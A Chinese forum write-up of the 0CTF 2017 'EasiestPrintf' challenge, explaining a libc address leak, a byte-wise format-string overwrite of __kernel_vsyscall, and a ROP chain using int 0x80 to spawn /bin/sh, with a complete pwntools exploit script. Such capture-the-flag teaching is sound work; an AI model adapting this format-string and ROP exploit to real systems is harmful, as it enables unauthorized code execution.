0CTF2017 EasiestPrintf PWN技巧分析

rainfire / 2017-03-30 14:24:00 / 浏览数 6526 安全技术 CTF 顶(0) 踩(0)

直观上看，有两处漏洞显而易见，一处打印内存数据的漏洞和一处格式化字符串漏洞。但是该题开启了多个保护，使得漏洞利用变得比较困难，尤其是在字符串格式化函数后

要成功利用漏洞，需要依赖两个技巧，一个是覆盖__kernel_vsyscall来实现控制程序流程的目的，覆盖后我们将无法再调用系统函数了，然后就得结合ROP技术，并最终利用

一、漏洞以及保护措施分析

漏洞程序下载地址：链接: https://pan.baidu.com/s/1eRPSUiQ密码: mx1p

首先通过IDA，查看漏洞程序的C伪代码，看到两个漏洞利用点:

```
int do_read()

{

_DWORD *v1; // [sp+8h] [bp-10h]@1

int v2; // [sp+Ch] [bp-Ch]@1

v2 = *MK_FP(__GS__, 20);

v1 = 0;

puts("Which address you wanna read:");

_isoc99_scanf("%u", &v1);

printf("%#x\n", *v1);

return *MK_FP(__GS__, 20) ^ v2;

}
```

这个函数可以打印任意地址的内存数据。

```
void __noreturn leave()
{
signed int i; // [sp+8h] [bp-B0h]@1
char s[160]; // [sp+Ch] [bp-ACh]@1
int v2; // [sp+ACh] [bp-Ch]@1

v2 = *MK_FP(__GS__, 20);
memset(s, 0, 0xA0u);
puts("Good Bye");
for ( i = 0; i <= 158; ++i )
{
if ( read(0, &s, 1u) != 1 )
exit(-1);
if ( s == 10 )
break;
}
printf(s);
exit(0);
}
```

这个函数读入数据，并且进行格式化字符串的操作，存在格式化字符串漏洞。但是在格式化完毕后会直接退出程序。
这时在看看漏洞程序开启的保护措施如下：

开启了RELR0使得我们无法通过覆盖GOT表来控制程序，开启了NX使得无法在栈上执行代码。没开启PIE 这样代码段的加载基址是固定的。
根据漏洞信息和开启的保护措施的情况，我们现在能做的就是可以打印libc里的函数地址。由于提供了libc.so因此同时也可以得到LIBC的加载基址。
通过IDA可以看到printf函数对应的got表地址是0x8049fc8如图：

0x8049fc8 对应的10进制数是134520776，这时我们编写代码如下：

```
#!/usr/bin/env python
from pwn import *
import pdb
context.log_level = 'debug'
p = process('./ep')
elf=ELF('./ep')
p.recvuntil('Which address you wanna read:')
p.sendline('134520776')
p_addr=p.recvuntil("\n")
p_addr=p.recvuntil("\n")[2:-1]
p_addr=u32(p_addr.decode('hex')[::-1])
print hex(p_addr)
libc_base_addr=p_addr-0x49c80
print hex(libc_base_addr)
```

执行后得到了printf函数在libc空间的地址，也得到了libc库的基址如图：

格式化字符串漏洞可以导致任意地址写任意值，但是现在覆盖GOT表的方式已经无效了，那么该如何控制程序流程呢？
二、 漏洞利用技巧之覆盖kernel_vsyscall
在执行完leave() 函数里的printf函数后，直接进入了exit()函数，我们在该函数处下断，跟进exit()函数发现最终会调用sysenter来实现exit如图：

F7跟进call有如下代码：

Call调用后面跟的是地址的地址，也就是说内存某处有个地址存放的是0xb7760cdc，实际上存放0xb7760cdc的地址就是kernel_vsyscall的地址，如果覆盖这个地址指向的内
既然这个地址存放的内容是0xb7760cdc，那么我们可以在IDA里按字节搜索一下，如图：

可以得知kernel_vsyscall的地址为0xb75d78e0，实际中还有两处也可以搜索到这个数据，但是实践证明都不是kernel_vsyscall的地址。这样我们可以利用这个地址和printf
到目前，如果我们利用格式化漏洞把kernel_vsyscall覆盖后，执行call gs:10h时
程序就会跳转到我们指定的地址去执行代码。实际调试的时候发现，在执行printf函数的过程中也会进行系统调用执行sysenter，也就是覆盖了kernel_vsyscall后，还没有到
为了调试方便，我们需要在格式化写地址的位置下断，然后再到我们覆盖的新地址处下断来观察堆栈数据布局，然后安排程序执行流程。
这里我们先利用格式化漏洞给0x41414141地址写数据，由于地址不可访问，中断如下：

中断在0xb76490ed，后面我们就可以每次在这个地址下断点，观察kernel_vsyscall是否被成功覆盖，然后在覆盖后的新地址下断点，观察数据布局。因为地址随着进程重启
syscall_exit_talbe :p_addr-0x4a3a0
break point:p_addr-0x5ba0+0xd
现在我们以单字节0xee覆盖kernel_vsyscall的一个字节，这样执行系统调用后会直接跳转到原kernel_vsyscall末尾pop ecx;retn处，此时中断后堆栈数据如下：

可以看到此时esp=0xBFC6C784 我们格式化字符串传入的数据在0xBFC6C834处，两者相差0xb0。如果我们能找到一条指令比如retn
0xb9,然现在的eip指向此指令，那么执行后栈地址就会加0xb9，下次再次retn的时候就可能跳转到栈上我们布局的地址处去执行代码。
利用工具ROPgadget搜索如下：
ROPgadget --binary libcmy.so >rx1
grep " ret 0xb" rx1

此时我们就用ret 0xb9指令所在地址覆盖kernel_vsyscall，就可以达到抬高栈的目的了。rop_addr=libc_base_addr+0x0011b9d2#0x0011b9d2 : ret 0xb9。
同时我们观察到__kernel_vsyscall地址的最高字节和其他地址一样都是0xb7，我们只需要覆盖其后面的3个字节就可以了。
为了避免格式化大量长度数据，这里我们一个字节一个字节覆盖，payload如下

```
payload=p32(syscall_exit_talbe)+p32(syscall_exit_talbe+1)+p32(syscall_exit_talbe+2)
payload+='%.'+rop_addr1+'d%7$hhn'
payload+='%.'+rop_addr2+'d%8$hhn%.'+rop_addr3+'d%9$hhn'
```

其中：

```
rop_addr1= (rop_addr&0x000000ff)-0xd #■rop_addr■■■■■■■■
rop_addr2=0x100+( (rop_addr&0x0000ff00)/0x100 )-rop_addr1-0xd #■■■■■
rop_addr3=0x200+( (rop_addr&0x00ff0000)/0x10000 )-rop_addr2-rop_addr1-0xe#■■3■■
```

因为我们是一个字节一个字节覆盖，如果rop_addr2小于0，那么覆盖第二字节就会失败，经过反复思考后，发现既然覆盖的是一个字节长度，那么让其加0x100就可以保证
三、 漏洞利用技巧之巧用中断int 80h
此时我们就可以利用栈上的数据进行ROP了，但是问题来了，__kernel_vsyscall被覆盖后，我们无法再正常执行任何系统函数了。下面我们就来看看如何通过int
80h获得SHELL。
首先我们来看看system函数是如何执行SHELL 的，跟踪libc发现如下代码：

调用的最底层的是execve函数，再看看execve函数的调用参数如下：

```
1.    #include<unistd.h>
2.    main()
3.    {
4.     char *argv[ ]={"ls", "-al", "/etc/passwd", NULL};
5.     char *envp[ ]={"PATH=/bin", NULL}
```

```
6.     execve("/bin/ls", argv, envp);
7.    }
```

其中 argv, envp 都可以为0.再看看execve函数的反汇编代码如下：

可以看到edi为第一个参数， ecx,edx分别为后两个参数，然后通过给
eax赋值中断向量0x0bh，最后进入sysenter执行系统功能，通过查找资料，了解到此时直接执行int 80h也可以达到同样的效果。
为此我们写一段asm 测试，代码如下：

```
section .data
msg     db      "/bin/sh",0x0
len     equ     $ - msg
section .text

 global _start
 .
_start:
;write our string to stdout
 mov     eax,0xb
 mov     ebx,msg
 mov     ecx,0
 mov     edx,0
 int     0x80
;and exit
;   mov     eax,1
;     xor     ebx,ebx
;     int     0x80
```

编译并执行 如图：
nasm -f elf32 execve.asm (linux是32位的，如果是64，请使用elf64)
ld -s -o execve execve.o
./execve

如上图，可以成功SHELL 。于是我们现在就要开始ROP了，找到gadget使得ecx ,edx都为0 使得eax
为0x80使得edi为字符串"/bin/sh"的地址，再找一个gadget执行int 80h 就可以SHELL 了。
通过神器ROPgadget 在libc.so里我们找到如下指令：

```
0x000e6d32 : pop ecx ; pop ebx ; ret    //■■■pop■■ecx■■■■■■0x07
0x000196d7 : add al, ch ; ret     //■■■■■eax■0x4 ■■■■■■■■eax■■0xb

//edx ■■0;■libc■■/bin/sh■■■■■pop■■■edi
0x000176a2 : xor edx, edx ; pop esi ; pop edi ; pop ebp ; ret

0x000795c0 : mov ecx, edx ; rep stosb byte ptr es:[edi], al ; pop edi ; ret //ecx =■0
0x0002a755 : int 0x80 //■■■■
```

到此我们所有的问题都解决了，完整的EXP如下：

```
#!/usr/bin/env python
from pwn import *
import pdb
context.log_level = 'debug'
p = process('./ep')
elf=ELF('./ep')
libc=ELF('libcmy.so')
p.recvuntil('Which address you wanna read:')
p.sendline('134520776')
p_addr=p.recvuntil("\n")
p_addr=p.recvuntil("\n")[2:-1]
p_addr=u32(p_addr.decode('hex')[::-1])
#print hex(p_addr)
libc_base_addr=p_addr-0x49c80#
binsh_addr=p_addr-(libc.symbols['printf']-next(libc.search('/bin/sh')))
print 'binsh addr:'+hex(binsh_addr)
syscall_exit_talbe=p_addr-0x4a3a0#

rop_addr=libc_base_addr+0x0011b9d2#0x0011b9d2 : ret 0xb9
print hex(rop_addr)
rop_addr1=(rop_addr&0x000000ff)-0xd
rop_addr2=0x100+( (rop_addr&0x0000ff00)/0x100 )-rop_addr1-0xd
```


```
rop_addr3=0x200+( (rop_addr&0x00ff0000)/0x10000 )-rop_addr2-rop_addr1-0xe#

print 'sys_call_exit_table:'+hex(syscall_exit_talbe)
#print 'break point:'+hex(p_addr-0x5ba0+0xd)
p_addr=p.recvuntil("\n")
payload=p32(syscall_exit_talbe)+p32(syscall_exit_talbe+1)+p32(syscall_exit_talbe+2)
fire='A'+p32(0x90909090)*2
fire+=p32(libc_base_addr+0x000e6d32)#0x000e6d32 : pop ecx ; pop ebx ; ret
fire+=p32(0x01010701)+p32(binsh_addr)
fire+=p32(libc_base_addr+0x000196d7)#0x000196d7 : add al, ch ; ret
fire+=p32(libc_base_addr+0x000176a2)#0x000176a2 : xor edx, edx ; pop esi ; pop edi ; pop ebp ; ret
fire+=p32(0x01010101)*3
fire+=p32(libc_base_addr+0x000795c0)#0x000795c0 : mov ecx, edx ; rep stosb byte ptr es:[edi], al ; pop edi ; ret
fire+=p32(0x01010101)
fire+=p32(libc_base_addr+0x0002a755)#0x0002a755 : int 0x80
payload+=fire
rop_addr1-=len(fire)
rop_addr1+=0x100
print hex(rop_addr1)
print hex(rop_addr2)
print hex(rop_addr3)
rop_addr1='%d' %rop_addr1
rop_addr2='%d' %rop_addr2
rop_addr3='%d' %rop_addr3
payload+='%.'+rop_addr1+'d%7$hhn'
payload+='%.'+rop_addr2+'d%8$hhn%.'+rop_addr3+'d%9$hhn'
#pdb.set_trace()
p.sendline(payload)
p.interactive()
```

成功获得SHELL：

上一篇：基于HTTP的网段主机发现工具 下一篇：IIS 6.0 WebDAV远程代...

1. 1 条回复


hades 2017-03-30 15:46:39

辛苦了

0 回复Ta
